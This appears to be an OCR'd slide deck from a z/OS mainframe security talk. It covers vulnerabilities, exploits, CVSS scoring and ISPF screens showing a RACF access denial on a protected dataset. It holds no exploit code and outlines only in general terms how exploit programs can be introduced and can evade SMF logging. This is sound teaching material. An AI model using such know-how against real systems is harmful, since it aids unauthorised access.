
Penetration Test versus Vulnerability Scan

- Vulnerability
  - A weakness in the system
  - Allows an attacker to create OR implement an **EXPLOIT** -- More on this later
  - The exploit of the correct nature can elevate security privileges, change data or even bring the system down…….
  - Anyone know what the MVS Command QUIESCE does?
  - Or better still how to recover from it?



QUIESCE Command


- Use the QUIESCE command to put the system in a manual state without affecting job step timing; for example, when you want to alter storage
- You can enter QUIESCE only from a console with MASTER authority
- You can restart the system by performing the RESTART function
- What's the RESTART function?



Penetration Test versus Vulnerability Scan


- What is an exploit?
  - A set of instructions to exploit a vulnerability
  - Whose goal is to bypass installation controls
  - To gain access to resources that should be protected
  - Typically no logging will occur for the access (i.e. no SMF, syslog entries, etc)
  - Exploits are based upon one or more vulnerabilities

VULNERABILITY SCANNING




What’s all the fuss?

- There are many more vulnerabilities in our systems than we think!
- Not only do they exist in zOS (even 1.13) but many ISV products as well
- There have been over 100 vulnerabilities reported to IBM
  - All accepted and PTFs created
- There have been over 35 vulnerabilities reported to ISVs
  - All accepted and PTFs created
- ***But that’s not the end of it!***




What’s all the fuss?

- Each new release of a software product has the potential to contain a vulnerability
- What about all of the code your developers/system programmers have written?
- Do you have any shareware (CBT, NASPA, etc)?
- All of the above pieces of software could potentially have vulnerabilities
- I have gone back and checked all of the code I have written over the years, just to be sure!




WHAT’S A VULNERABILITY?




What’s a Vulnerability?

- Vulnerability Sources
  - Predominantly poorly written software, but….can be found in:
    - Hardware configuration
    - System configuration parameters
    - RACF/ACF2 or TSS configuration and controls



What’s a Vulnerability?

- Root Cause Analysis (RCA)
  - Identify what behaviours, actions, inactions, or conditions caused the vulnerability
  - Why is this a vulnerability?
  - What is the source?
  - Is it exploitable?
  - What are the exploit requirements?
  - How is it categorised?



A quick word about CVSS


- Common Vulnerability Scoring System (CVSS)
- http://nvd.nist.gov/cvss.cfm?calculator&adv&version=2
- Will put a rating/score/number on a vulnerability
- Provides management with a way to prioritise
- There are other systems to score vulnerabilities

LETS LOOK AT A VULNERABILITY

Lets Look at a vulnerability


- Create the exploit
  - We don’t share the program details….
  - Create the program, assemble and link edit, if required as exploit could be a piece of REXX code
    - Need to be able to create a new dataset
    - Or update an existing one
  - Or File transfer source, object or load module to your system
  - Or use the TSO TEST command
  - Or …………..
  - However no extra-ordinary security authorities are required!

Access the dataset – ISPF 3.4




```
  Menu  RefList  RefMode  Utilities  Help
 ------------------------------------------------------------------------------
                            Data Set List Utility
 Option ===> _
                                                                More:       +
    blank Display data set list                  P Print data set list
        V Display VTOC information              PV Print VTOC information

 Enter one or both of the parameters below:
    Dsname Level . . . NOACCESS.TESTDSN
    Volume serial  . . ______

 Data set list options
    Initial View                        Enter "/" to select option
    1   1. Volume                       /  Confirm Data Set Delete
        2. Space                        /  Confirm Member Delete
        3. Attrib                       /  Include Additional Qualifiers
        4. Total                        /  Display Catalog Name
                                        _  Display Total Tracks
                                        _  Prefix Dsname Level

 When the data set list is displayed, enter either:
   "/" on the data set list command field for the command prompt pop-up,
   an ISPF line command, the name of a TSO command, CLIST, or REXX exec, or
```

ISPF 3.4 Dataset List




```
  Menu  Options  View  Utilities  Compilers  Help
------------------------------------------------------------------------------
DSLIST - Data Sets Matching NOACCESS.TESTDSN                        Row 1 of 1
Command ===> _                                                Scroll ===> CSR

Command - Enter "/" to select action                  Message           Volume
-------------------------------------------------------------------------------
         NOACCESS.TESTDSN                                               UCBADF
***************************** End of Data Set list ****************************
```

Edit the file




```
  Menu  Options  View  Utilities  Compilers  Help
------------------------------------------------------------------------------
DSLIST - Data Sets Matching NOACCESS.TESTDSN                        Row 1 of 1
Command ===>                                                  Scroll ===> CSR

Command - Enter "/" to select action                  Message           Volume
-------------------------------------------------------------------------------
e_       NOACCESS.TESTDSN                                               UCBADF
***************************** End of Data Set list ****************************
```

Getting into Edit




```
 -  Workstation  Help                                              ------------
 D  ----------------------------------------------------------       Row 1 of 1
 C                     EDIT Entry Panel                             ll ===> CSR

 C  Object Name:                                                         Volume
 -  'NOACCESS.TESTDSN'                                              ------------
 e  * No workstation connection                                          UCBADF
 *    Initial Macro  . . _________                                 *************
      Profile Name . . . ________   (Blank defaults to Type)
      Format Name  . . . ________
      Panel Name . . . . ________   (Leave blank for default)

      Options
      _  Confirm Cancel/Move/Replace
      _  EDIT Mixed Mode
         EDIT host file on Workstation
      _  Preserve VB record length
      /  Warn on First Data Change
      _  ASCII data

    Press ENTER to continue. Press CANCEL to cancel action.
```

Access denied!




```
ICH408I USER(NORMAL   ) GROUP(SYSGROUP) NAME(####################)
  NOACCESS.TESTDSN CL(DATASET ) VOL(UCBADF)
  INSUFFICIENT ACCESS AUTHORITY
  FROM NOACCESS.** (G)
  ACCESS INTENT(READ    )  ACCESS ALLOWED(NONE    )
IEC150I 913-38,IFG0194E,NORMAL,VATPROCO,ISP08597,0ADF,UCBADF,NOACCESS.TESTDSN
*** _
```

User could not access dataset




```
  Menu  Options  View  Utilities  Compilers  Help
-------------------------------------------------------------------------------
